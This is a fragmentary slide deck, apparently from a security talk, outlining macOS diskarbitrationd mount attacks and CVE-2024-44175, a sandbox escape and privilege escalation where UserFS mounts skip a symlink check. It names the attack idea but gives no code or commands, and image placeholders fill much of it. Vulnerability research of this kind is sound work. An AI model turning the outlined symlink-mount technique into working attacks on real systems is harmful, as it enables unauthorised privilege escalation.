
- classic user
- POSIX permissions
- MAC callout


case study:

- + diskarbitrationd
- + mount over root owned dir with user












OPERATION  
priv: user  
target owner: root  
disk owner: user




case study:


- + diskarbitrationd
- + attack diskarbitrationd with symlink




**OPERATION**

priv: user  
target: link ->  
/tmp/mnt  
target owner: user  
disk owner: user







**CVE-2024-44175- Sandbox Escape &  
LPE  
(UserFS)**

# CVE-2024-44175 - theory

- diskarbitrationd supports 2 file systems
  - backed by KEXT
  - backed by UserFS
- symlink check is not done in UserFS 😎

